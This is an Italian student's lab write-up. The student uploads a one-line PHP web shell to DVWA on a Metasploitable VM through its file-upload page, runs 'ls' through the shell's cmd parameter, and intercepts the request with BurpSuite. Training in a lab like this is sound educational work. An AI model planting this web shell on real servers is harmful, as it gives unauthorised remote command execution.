**ESERCIZIO S6 L1**


**Lezione del Giorno**

**Traccia dell'Esercizio:**

1. **Preparazione dell'Ambiente:**
   - Configurate la macchina virtuale Metasploitable.
   - Configurate la macchina virtuale Kali Linux.
   - Verificate la connessione tra le due macchine con un semplice ping.
2. **Caricamento della Shell PHP:**
   - Accedete alla DVWA sulla macchina Metasploitable tramite il browser della Kali Linux.
   - Navigare alla sezione File Upload della DVWA.
   - Create una semplice shell PHP (ad esempio, shell.php) e caricatela attraverso il modulo di upload.
   - Verificate che il file sia stato caricato con successo.
3. **Esecuzione della Shell PHP:**
   - Accedete alla shell caricata tramite il browser.
   - Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.
4. **Intercettazione e Analisi con BurpSuite:**
   - Avviate BurpSuite e configurate il browser per utilizzare Burp come proxy.
   - Intercettate le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.
   - Analizzate le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.

**RISPOSTA**


**Obiettivo ;** Stabilire una comunicazione tra le VM di Metasploitable e Kali Linux, necessaria per caricare poi una shell PHP per il controllo remoto della Metaasploitable e per intercettare successivamente le richieste utilizzando BurpSuite.

Procedo con la configurazione degli indirizzi IP delle VM :

- **Metasploitable** >>> IP 192.168.70.100
- **Kali Linux** >>> IP 192.168.70.101

Eseguo un ping per testare la comunicazione : **Risultato >>> La comunicazione bidirezionale avviene con successo.**

Ora, inserisco l'IP della Metasploitable nell'url di Firefox su Kali Linux e accedo alla pagina di DVWA.





Dalla sezione **“DVWA Security”** abbasso il livello di sicurezza da **high >>> low.**

Passo successivamente alla sezione **“Upload”** dove verrà caricata la **shell PHP.**


Possiamo facilmente ottenere una shell compatibile con DVWA utilizzando ReverseShellGenerator.

Per questo esercizio ho scelto la seguente mini shell : **<?php system($_GET['cmd']); ?>**

Non mi resta che aprire la sezione **Browse**r , selezionare il file interessato **“reverseshell.php”** e dare l’ **”upload”**





**Tramite la seguente immagine vediamo la verifica che il codice php risponda alle richieste date dal comando ls a seguito del percorso indicato.**





dvwa_email.png reverseshell.php reverseshell1.php


A questo punto procedo con l'utilizzo di BurpSuite. Apro la sezione **"Proxy"** e apro il browser nella sezione **"open browser"** inserendo l'IP della Metasploitable ( accesso a DVWA) senza attivare l' **"Intercept"** per il momento. ( Avrei potuto benissimo attivarlo da subito bloccando l'upload del file php).




Ora, dall'url, successivamente al percorso 192.168.70.100/dvwa/hackable/uploads/reverseshell.php?cmd=**ls** ho inserito il comando **ls** e vado ad attivare l'**Inercept** per abilitare la funzione di intercettazione delle richieste.




Come vediamo dalle immagini la richiesta **GET è stata intercettata con successo.** Cliccando su **Forward** possiamo successivamente vedere come la richiesta viene lasciata passare.




Risultato post clic su Forward: **il comando del file php funziona e mi ha dato il contenuto richiesto.**




**CONCLUSIONE**

Con questo esercizio ho potuto simulare un attacco da remoto utilizzando BurpSuite. Fondamentale è l'uso di Burpsuite come proxy che permette di "intercettare" la richiesta e bloccarla se necessario. Ho trovato l'esercizio stimolante e molto costruttivo.